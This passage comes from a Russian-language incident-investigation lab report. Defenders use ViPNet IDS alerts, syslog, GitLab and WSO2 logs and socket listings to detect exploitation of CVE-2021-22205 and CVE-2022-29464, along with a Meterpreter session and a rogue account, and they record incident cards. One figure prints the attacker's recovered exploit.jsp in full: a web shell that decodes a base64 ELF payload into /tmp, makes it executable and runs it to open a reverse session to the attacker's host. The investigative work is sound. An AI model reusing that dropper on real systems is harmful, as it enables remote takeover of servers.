Oct 20 19:30:01 bitrix CRON[4463]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0
)

```

Рисунок 4.18: Проверка наличия последствия crontab backdoor

```
user@bitrix: ~  
Oct 20 18:23:19 bitrix systemd[1572]: pipewire-media-session.service: Job pipewire-media-session.service/start failed with result 'dependency'.  
Oct 20 18:23:19 bitrix systemd[1572]: Condition check resulted in Sound Service being skipped.  
Oct 20 18:23:19 bitrix systemd[1572]: Started Service for snap application snapd-desktop-integration.snapd-desktop-integration.  
Oct 20 18:23:19 bitrix systemd[1572]: Condition check resulted in Tracker metadata extractor being skipped.  
Oct 20 18:23:19 bitrix systemd[1572]: Reached target Main User Target.  
Oct 20 18:23:19 bitrix systemd[1572]: Startup finished in 151ms.  
Oct 20 18:23:19 bitrix systemd[1]: Started User Manager for UID 0.  
Oct 20 18:23:19 bitrix systemd[1]: Started Session 2 of User root.  
Oct 20 18:23:19 bitrix systemd[1572]: Started D-Bus User Message Bus.  
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] AppArmor D-Bus mediation is enabled  
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Activating via systemd: service name='org.freedesktop.portal.Documents' unit='xdg-document-portal.service' requested by ':1.1' (uid=0 pid=1579 comm="/usr/bin/snapd-run snapd-desktop-integration" label="unconfined")  
Oct 20 18:23:19 bitrix systemd[1572]: Starting flatpak document portal service...  
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Activating via systemd: service name='org.freedesktop.impl.portal.PermissionStore' unit='xdg-permission-store.service' requested by ':1.2' (uid=0 pid=1631 comm="/usr/libexec/xdg-document-portal" label="unconfined")  
Oct 20 18:23:19 bitrix systemd[1572]: Starting sandboxed app permission store...  
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Successfully activated service 'org.freedesktop.impl.portal.PermissionStore'  
Oct 20 18:23:19 bitrix systemd[1572]: Started sandboxed app permission store.  
Oct 20 18:23:19 bitrix dbus-daemon[1626]: [session uid=0 pid=1626] Successfully activated service 'org.freedesktop.portal.Documents'  
Oct 20 18:23:19 bitrix systemd[1572]: Started flatpak document portal service.  
Oct 20 18:23:21 bitrix snapd-desktop-i[1815]: Not loading module "atk-bridge": The functionality is provided by GTK natively. Please try to not load it.  
Oct 20 18:23:21 bitrix snapd-desktop-i[1815]: Failed to do gtk init. Waiting for a new session with desktop capabilities.  
Oct 20 18:23:21 bitrix snapd-desktop-i[1815]: Checking session /org/freedesktop/login1/session/c1...  
Oct 20 18:23:21 bitrix snapd-desktop-i[1815]: Checking session /org/freedesktop/login1/session/_32...  
Oct 20 18:23:22 bitrix crontab[1821]: (root) LIST (root)  
Oct 20 18:23:28 bitrix crontab[1824]: (root) LIST (root)  
Oct 20 18:23:33 bitrix crontab[1827]: (root) LIST (root)  
user@bitrix:~$ head -n 400 /var/log/syslog
```

Рисунок 4.19: Проверка наличия последствия crontab backdoor

4.2.6 Проверка последствия Linux

Также среди пользователей Linux не было обнаружено новых недавно созданных учетных записей, тем более со странными названиями типа hacker.

4.2.7 Обнаружение уязвимости CVE-2021-22204 (GitLab)

Обнаружение уязвимости в сетевом трафике в ViPNet IDS NS успешно определяется с использованием метода сигнатурного анализа файлов, что приводит к регистрации инцидента информационной безопасности с высоким уровнем важности (обозначен красной меткой).

Для данной уязвимости в ViPNet IDS NS[установлено правило, которое обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205).

Следует отметить, что сущность уязвимостей под идентификаторами CVE-2021-22204 и CVE-2021-22205 фактически одинакова ([fig:106]), ([fig:107]).

События

События за последние 24 часа

У.	Дата и вр.	И	К.	К.	Название правила	Класс	П.	IP-адрес источ.	Порт ист.	IP-адрес получ.	Порт пол.	Направл.	
18:23:43.027	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	44654	10.10.2.18	80		🔍
18:23:38.562	...	3.	1	1	ET POLICY Executable and linking format (ELF) file download var1	policy-violation	T...	195.239.174.11	5559	10.10.2.18	44948		🔍
18:23:38.562	...	3.	1	1	ET POLICY Executable and linking format (ELF) file download var1	policy-violation	T...	195.239.174.11	5559	10.10.1.253	43871		🔍
18:23:37.956	...	3.	1	1	AM EXPLOIT Generic Command Injection 'echo' in Request var 1	web-application-a...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:37.956	...	3.	1	1	AM EXPLOIT Generic Command Injection in HTTP Body: chmod var 1	web-application-a...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:37.956	...	3.	1	1	AM EXPLOIT Possible Confluence Data Center < v8.9.1 & Confluence ...	web-application-a...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:37.956	...	3.	1	1	AM EXPLOIT ExifTool < v12.24 RCE via File Upload (CVE-2021-22204)	attempted-user	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:37.956	...	3.	1	1	AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote Exif...	attempted-admin	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:36.703	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:36.070	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:29.909	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:29.773	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:29.336	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:28.222	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	51264	10.10.2.18	80		🔍
18:23:27.900	...	3.	1	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	51264	10.10.2.18	80		🔍

Показывать 300 объектов

Рисунок 4.20: Журнал событий VipNet IDS

События

События за последние 24 часа

Событие 18:23:37.956 20.10.2025

Общая информация

Дата и время: 18:23:37.956 20.10.2025

Интерфейс: захвата: eth2

Уровень важности: Высокий

Тип события: Сигнатурное событие

Протокол: TCP

Код события: 3191163

Клиентское приложение: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US);

Доменное имя ресурса: 10.10.2.18

Правило анализа

Класс: attempted-admin

Группа: exploit

Название: AM EXPLOIT GitLab CE/EE 11.9-13.10.3 Unauthenticated Remote ExifTool Command Injection (CVE-2021-22205)

Рисунок 4.21: Описание правила

После создания аккаунта и файла с полезной нагрузкой нарушитель будет производить POST-запрос с определенными параметрами по ссылке <http://ip-address/gitlab/uploads/user/authorize> для загрузки файла.

Ищем это в лагах gitlab по пути `/var/log/gitlab/gitlab-rails/production_json.log` (рис. 4.22).

```
user@ampire-gitlab: ~
arams": {}, "remote_ip": "10.10.2.18", "user_id": null, "username": null, "ua": "python-requests/2.18.4", "correlation_id": "01K81EBMK8076KH4SWS8T82", "meta.caller_id": "SessionsController#new", "meta.remote_ip": "10.10.2.18", "meta.feature_category": "authentication and authorization", "meta.client_id": "user/1", "redis calls": 12, "redis duration s": 0.001556, "redis read bytes": 237, "redis write bytes": 244, "redis cache calls": 3, "redis cache duration s": 0.001556, "redis cache read bytes": 230, "redis cache write bytes": 157, "redis shared state read bytes": 2, "redis shared state write bytes": 87, "db count": 6, "db write count": 0, "db cached count": 3, "cpu s": 0.055586, "mem_objects": 16464, "mem_bytes": 1117912, "mem_mallocs": 3071, "queue duration s": 0.006403, "db duration s": 0.00211, "view duration s": 0.03732, "duration s": 0.08062}
{"method": "POST", "path": "/gitlab/users/sign_in", "format": "**/*", "controller": "SessionsController", "action": "create", "status": 302, "location": "http://10.10.2.18/gitlab/", "time": "2025-10-20T18:33:27.689Z", "params": [{"key": "authenticity token", "value": "[FILTERED]"}, {"key": "user", "value": {"login": "administrator", "password": "[FILTERED]", "remember_me": "0"}}], "remote_ip": "10.10.2.18", "user_id": 1, "username": "administrator", "ua": "python-requests/2.18.4", "correlation_id": "01K81EBMP71P8EWR9J34GMWRJ", "meta.user": "administrator", "meta.caller_id": "SessionsController#create", "meta.remote_ip": "10.10.2.18", "meta.feature_category": "authentication and authorization", "meta.client_id": "user/1", "redis calls": 12, "redis duration s": 0.05074, "redis read bytes": 139968, "redis write bytes": 127407, "redis shared state calls": 12, "redis shared state duration s": 0.05074, "redis shared state read bytes": 139968, "redis shared state write bytes": 27407, "db count": 29, "db write count": 12, "db cached count": 6, "cpu s": 0.145923, "mem_objects": 42335, "mem_bytes": 2824664, "mem_mallocs": 11138, "queue duration s": 0.006701, "db duration s": 0.01291, "view duration s": 0.0, "duration s": 0.18099}
{"method": "GET", "path": "/gitlab/", "format": "**/*", "controller": "RootController", "action": "index", "status": 200, "time": "2025-10-20T18:33:27.963Z", "params": {}, "remote_ip": "10.10.2.18", "user_id": 1, "username": "administrator", "ua": "python-requests/2.18.4", "correlation_id": "01K81EBN09PYQ326D4CEM8YFHV", "meta.user": "administrator", "meta.caller_id": "RootController#index", "meta.remote_ip": "10.10.2.18", "meta.feature_category": "projects", "meta.client_id": "user/1", "redis calls": 17, "redis duration s": 0.007369, "redis read bytes": 3445, "redis write bytes": 1895, "redis cache calls": 16, "redis cache duration s": 0.007051, "redis cache read bytes": 3273, "redis cache write bytes": 1213, "redis shared state calls": 1, "redis shared state duration s": 0.000310, "redis shared state read bytes": 172, "redis shared state write by
```

Рисунок 4.22: Пример запроса, эксплуатирующего уязвимость

Добавляем инцидент (рис. 4.23).




Рисунок 4.23: Добавляем событие

4.2.8 Проверка последствия Deleter

Интерфейс страницы репозитория до изменений представлен на скриншоте (рис. 4.24), после изменений он становится пустым. То есть, это последствие не обнаружено.




Рисунок 4.24: Репозиторий без изменений

4.2.9 Проверка последствия Dump базы данных.

Эта полезная нагрузка заключалась бы в создании нарушителем резервной копии базы данных, однако, при проверке, резервной копии от нарушителя обнаружено не было (рис. 4.25).

```
user@ampire-gitlab:~$ su
Password:
root@ampire-gitlab:/home/user# ls /var/opt/gitlab/backups/
stable_gitlab_backup.tar
root@ampire-gitlab:/home/user#
```

Рисунок 4.25: Репозиторий без изменений

4.2.10 Meterpreter-сессия (GitLab)

Проверяем с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя (рис. 4.26).

```

root@ampire-gitlab:/home/user# ls /var/opt/gitlab/backups/
table_gitlab_backup.tar
root@ampire-gitlab:/home/user# ss -tp
State Recv-Q Send-Q Local Address:Port Peer Address:Port
ESTAB 0 0 10.10.2.18:55794 10.10.2.18:80 users:((("python3",pid=948,fd=3)))
ESTAB 0 0 127.0.0.1:9168 127.0.0.1:38164 users:((("gitlab-exporter",pid=1678,fd=11)))
ESTAB 0 0 127.0.0.1:9168 127.0.0.1:45170 users:((("gitlab-exporter",pid=1678,fd=15)))
ESTAB 0 0 127.0.0.1:45170 127.0.0.1:9168 users:((("prometheus",pid=1656,fd=17)))
ESTAB 0 0 127.0.0.1:5980 127.0.0.1:59816 users:((("prometheus",pid=1656,fd=29)))
ESTAB 0 0 127.0.0.1:59852 127.0.0.1:9121 users:((("prometheus",pid=1656,fd=19)))
ESTAB 0 0 127.0.0.1:35972 127.0.0.1:8060 users:((("prometheus",pid=1656,fd=12)))
ESTAB 0 0 10.10.2.18:44948 195.239.174.11:5559 users:((("nginx",pid=2452,fd=3)))
ESTAB 0 0 127.0.0.1:8060 127.0.0.1:35972 users:((("nginx",pid=2452,fd=14)))
ESTAB 0 0 127.0.0.1:46756 127.0.0.1:8082 users:((("prometheus",pid=1656,fd=7)))
ESTAB 0 0 127.0.0.1:47010 127.0.0.1:9168 users:((("prometheus",pid=1656,fd=24)))
ESTAB 0 0 127.0.0.1:56752 127.0.0.1:9229 users:((("prometheus",pid=1656,fd=22)))
ESTAB 0 0 127.0.0.1:9121 127.0.0.1:59852 users:((("redis-exporter",pid=1677,fd=7)))
ESTAB 0 0 127.0.0.1:48794 127.0.0.1:9236 users:((("prometheus",pid=1656,fd=3)))
ESTAB 0 0 127.0.0.1:9168 127.0.0.1:47010 users:((("gitlab-exporter",pid=1678,fd=8)))
ESTAB 0 0 127.0.0.1:9100 127.0.0.1:55478 users:((("node-exporter",pid=1672,fd=7)))
ESTAB 0 0 127.0.0.1:8082 127.0.0.1:46756 users:((("bundle",pid=1878,fd=51)))
ESTAB 0 0 127.0.0.1:43472 127.0.0.1:9187 users:((("prometheus",pid=1656,fd=21)))
ESTAB 0 0 127.0.0.1:55478 127.0.0.1:9100 users:((("prometheus",pid=1656,fd=18)))
ESTAB 0 0 10.10.2.18:ssh 10.10.2.254:10917 users:((("ssh",pid=21836,fd=3),("ssh",pid=21465,fd=3)))
ESTAB 0 0 127.0.0.1:9187 127.0.0.1:43472 users:((("postgres-export",pid=1658,fd=9)))
ESTAB 0 0 127.0.0.1:38164 127.0.0.1:9168 users:((("prometheus",pid=1656,fd=15)))
ESTAB 0 0 10.10.2.18:http 10.10.2.18:55794 users:((("nginx",pid=1763,fd=12)))
ESTAB 0 0 127.0.0.1:9229 127.0.0.1:56752 users:((("gitlab-workhorse",pid=1676,fd=10)))
ESTAB 0 0 127.0.0.1:58816 127.0.0.1:9090 users:((("prometheus",pid=1656,fd=27)))
ESTAB 0 0 127.0.0.1:9236 127.0.0.1:48794 users:((("gitaly",pid=1729,fd=10)))
ESTAB 0 0 127.0.0.1:9093 127.0.0.1:60242 users:((("alertmanager",pid=1679,fd=9)))
ESTAB 0 0 127.0.0.1:60242 127.0.0.1:9093 users:((("prometheus",pid=1656,fd=26)))

```

Рисунок 4.26: Проверка наличия сокета с узлом нарушителя

Добавляем инцидент (рис. 4.27).

Добавление инцидента

Название

Meter-preter-сессия с нарушителем

Дата и время события

20.10.2025 18:23

Источник

195.239.174.11 (Kali)

Пораженные активы

10.10.2.18 (GitLab)

Описание

Обнаружено через ss -tp соединение сервера GitLab с сервером нарушителя Kali

Рекомендации

Прервать соединение

Индикаторы компрометации

подозрительное соединение

Прикрепить файл

28.png

Выберите файл

Отмена

Добавить

Рисунок 4.27: Добавляем инцидент

4.2.11 Обнаружение уязвимости CVE-2022-29464 (WSO2 API Manager)

Обнаружение средствами ViPNet IDS NS. Специфическое правило, идентифицированное как ET POLICY Executable and linking format (ELF) file download, выявляет потенциально рискованную активность, связанную с загрузкой файлов в формате

ELF. Такой формат нередко используется нарушителями для отправки с их помощью полезной нагрузки. Указанный формат является стандартным для исполняемых файлов в UNIX-подобных операционных системах. Правило определено с использованием сигнатур, а также указывает направление трафика, содержание пакета и другие детали ([fig:011]), ([fig:110]).

Тег classtype: policy-violation указывает на то, что данное событие связано с нарушением политики информационной безопасности. Такие события могут указывать на активности, которые могут представлять риск для безопасности системы.




Рисунок 4.28: Интерфейс ViPNet IDS NS, описание правила

У...	Дата и вр...	Р	К...	К	Название правила	Класс	П...	IP-адрес источ...	Порт ист...	IP-адрес получ...	Порт пол...	Направл...
	21:12:12.444	...	3...	1	AM INFO Possible SSH successful connection from EXTERNAL NET	bad-unknown	T...	10.10.1.33	22	10.10.1.253	5039	→
	21:02:49.815	...	3...	1	AM INFO Possible SSH successful connection from EXTERNAL NET	bad-unknown	T...	10.10.1.33	22	10.10.4.12	49234	→
	20:41:51.080	...	3...	1	AM INFO Possible SSH successful connection from EXTERNAL NET	bad-unknown	T...	10.10.1.33	22	10.10.1.253	32339	→
	20:37:17.504	...	3...	1	AM INFO Possible SSH successful connection from EXTERNAL NET	bad-unknown	T...	10.10.1.33	22	10.10.4.12	49210	→
	20:01:53.394	...	3...	1	AM INFO Possible SSH successful connection from EXTERNAL NET	bad-unknown	T...	10.10.1.33	22	10.10.4.12	49176	→
	19:56:55.113	...	3...	1	AM EXPLOIT Possible Google Chrome < 97.0.4692.99 Use After Free L...	client-side-exploit	T...	10.10.1.33	80	10.10.4.12	49156	→
	18:26:36.360	...	3...	1	ET POLICY Executable and linking format (ELF) file download var1	policy-violation	T...	195.239.174.11	5561	10.10.2.27	35616	→
	18:26:36.360	...	3...	1	ET POLICY Executable and linking format (ELF) file download var1	policy-violation	T...	195.239.174.11	5561	10.10.1.253	38394	→
	18:26:35.661	...	3...	1	AM EXPLOIT [ET] WS02 Multiple Products RCE (CVE-2022-29464)	web-application-a...	T...	10.10.1.33	44792	10.10.2.27	9763	→
	18:25:53.625	...	3...	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	46240	10.10.2.18	80	→
	18:25:50.437	...	3...	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	46240	10.10.2.18	80	→
	18:24:13.996	...	3...	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	44654	10.10.2.18	80	→
	18:24:13.646	...	3...	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	44654	10.10.2.18	80	→
	18:23:43.189	...	3...	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	44654	10.10.2.18	80	→
	18:23:43.027	...	3...	1	AM POLICY Requests Suspicious Python's User Agent	non-standard-pro...	T...	10.10.1.33	44654	10.10.2.18	80	→

Рисунок 4.29: Интерфейс ViPNet IDS NS

При скачивании пакета события и рассмотрении подробнее можно выявить

факт загрузки вредоносного JSP файла на сервер ([**fig:111**]). Происходит запрос к конечной точке (.jsp) и видим фрагмент полезной нагрузки.




Рисунок 4.30: Пакет события

Зайдем на сервер Manager API через ssh подключение. Уязвимость позволяет загружать произвольные JSP-файлы на сервер без проверки подлинности с последующим удаленным выполнением кода. Обнаружение эксплуатации можно осуществить проверкой наличия в логах `/var/log/wso2_http_access.log` сообщения о загрузке файла. Просмотреть журнал событий можно с помощью команды: `cat /var/log/wso2_http_access.log`

В данном журнале отображена запись о загрузке файла методом POST, последующее обращение к данному файлу приводит к удаленному исполнению кода и получению сессии с машиной нарушителя. В связи с нахождением данного узла в зоне Data Center IP-адрес машины, с которой проходят вредоносные запросы, будет соответствовать IP-адресу машины в зоне DMZ, который первый в цепочки атаки (рис. 4.31).

```

HTTP/1.1 302 - - python-requests/2.28.1 2.345
0.10.1.33 - - [20/Oct/2025:22:27:44 +0700] GET /carbon/admin/index.jsp?loginSta
us=true HTTP/1.1 200 5023 - python-requests/2.28.1 0.775
0.10.1.33 - - [20/Oct/2025:22:27:47 +0700] POST /carbon/user/add-step2.jsp HTTP
/1.1 200 6445 - python-requests/2.28.1 2.564
0.10.1.33 - - [20/Oct/2025:22:27:48 +0700] POST /carbon/user/add-finish-ajaxpro
cessor.jsp HTTP/1.1 200 158 - python-requests/2.28.1 0.609
0.10.1.33 - - [20/Oct/2025:22:27:50 +0700] GET /authenticationendpoint/exploit.
jsp HTTP/1.1 200 3 - python-requests/2.28.1 45.051
0.10.1.33 - - [20/Oct/2025:22:27:52 +0700] GET /carbon/user/user-mgt.jsp HTTP/1
1 200 6434 - python-requests/2.28.1 0.995
0.10.1.33 - - [20/Oct/2025:22:28:05 +0700] GET /authenticationendpoint/exploit.
jsp HTTP/1.1 200 3 - python-requests/2.28.1 45.036

```

Рисунок 4.31: Запись в журнале о загрузке файла со стороны нарушителя

Файл с полезной нагрузкой можно просмотреть в текстовом редакторе с помощью команды: `nano exploit.jsp` В данном файле отображена информация о создании файла `payload.elf`, который будет использоваться для получения сессии с машиной нарушителя (рис. 4.32).

```

user@wso2-virtual-machine:~$ find /opt/wso2am-4.0.0/ -iname exploit.jsp
/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
user@wso2-virtual-machine:~$ 
user@wso2-virtual-machine:~$ /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
-bash: /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp: Permission denied
user@wso2-virtual-machine:~$ cat /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
<%@ page import="java.io.*" %>
<%
    String[] cmd = {"sh", "-c", "echo 'f0VMRgIBAQAAAAAAAAAIApABAAAAeABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAA
AOAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAA
gdaBvIhcB4UWoKQVlQailYmWocX2oBXg8FSIXAeDtI1015hAgAVucPvrgtRSInmahBaaipYDwVZSIXAeSVJ/810GfdqIlhgAGoFSInnSDH2DwVZWV9
IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAeO3/5g==" | base64 -d > /tmp/payload.elf; chmod 777 /tmp/payload.elf; /tmp/payload.elf
&'}";
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd);
            BufferedReader s1 = new BufferedReader(new InputStreamReader(p.getInputStream()));
            while((s = s1.readLine()) != null) { output += s+"<br>"; }
        } catch(IOException e) { e.printStackTrace(); }
    }
%>

```

Рисунок 4.32: Содержимое файла `exploit.jsp`

В результате исполнения файла `payload.elf` нарушитель получит активную meterpreter-сессию с машиной WSO2. Данную сессию можно отследить с помощью команды: `ss -tr` Отображено, что сессии соответствует процесс запуска файла `payload.elf` и PID данного файла (рис. 4.33).

sudo] password for user:				
State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
TIN-WAIT-2	0	0	10.10.2.27:49494	10.10.2.27:9611
TIN-WAIT-2	0	0	10.10.2.27:57744	10.10.2.27:9611
STAB	0	0	10.10.2.27:amqp	10.10.2.27:35974
users: ("java",pid=784,fd=565))				
LOSE-WAIT	0	0	10.10.2.27:9611	10.10.2.27:57272
users: ("java",pid=784,fd=386))				
STAB	0	0	10.10.2.27:35948	10.10.2.27:amqp
users: ("java",pid=784,fd=515))				
TIN-WAIT-2	0	0	10.10.2.27:41702	10.10.2.27:9611
STAB	0	0	10.10.2.27:amqp	10.10.2.27:35938
users: ("java",pid=784,fd=513))				
STAB	0	0	10.10.2.27:amqp	10.10.2.27:35948
users: ("java",pid=784,fd=559))				
STAB	0	0	10.10.2.27:amqp	10.10.2.27:35994
users: ("java",pid=784,fd=584))				
STAB	0	0	10.10.2.27:35962	10.10.2.27:amqp
users: ("java",pid=784,fd=535))				
STAB	0	0	10.10.2.27:35616	195.239.174.11:5561
users: ("payload.elf",pid=2978,fd=3))				
STAB	0	0	10.10.2.27:35938	10.10.2.27:amqp
users: ("java",pid=784,fd=298))				
STAB	0	0	10.10.2.27:35994	10.10.2.27:amqp
users: ("java",pid=784,fd=571))				
LOSE-WAIT	0	0	10.10.2.27:9611	10.10.2.27:41702
users: ("java",pid=784,fd=400))				
TIN-WAIT-2	0	0	10.10.2.27:57272	10.10.2.27:9611
STAB	0	0	10.10.2.27:35984	10.10.2.27:amqp
users: ("java",pid=784,fd=566))				

Рисунок 4.33: Установленное соединение с машиной нарушителя

Добавляем карточку инцидента (рис. 4.34).

Добавление инцидента

Название

WSO2 API Manager RCE (CVE-2022-29464)

Дата и время события

20.10.2025 18:26

Источник

195.239.174.11 (Kali)

Поражённые активы

10.10.2.27 (API-Manager)

Описание

Происходит загрузка файла payload.elf методом POST последующее обращение к данному файлу приводит к удаленному исполнению кода и получению сессии с машиной нарушителя. Используется файл exploit.jsp. Используются

Рекомендации

- обновление версии API-Manager до версии 4.1.0 Beta Released;
- изменение параметра загрузки ресурсов в конфигурационном файле

Индикаторы компрометации

AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-

Прикрепить файл

IDS_packet_time-2025-10-20T15_26_35.661954Z_ruleid-3243840.pcap

Выберите файл

Отмена

Добавить

Рисунок 4.34: Карточка инцидента

4.2.12 Создание привилегированных пользователей

Обнаружен новый пользователь hacker в веб-интерфейсе (рис. 4.35).

26




Рисунок 4.35: Обнаружение нового пользователя

Создание пользователя можно отследить и через журнал событий, расположенного по пути /var/log/wso2_http_access.log (рис. 4.36).

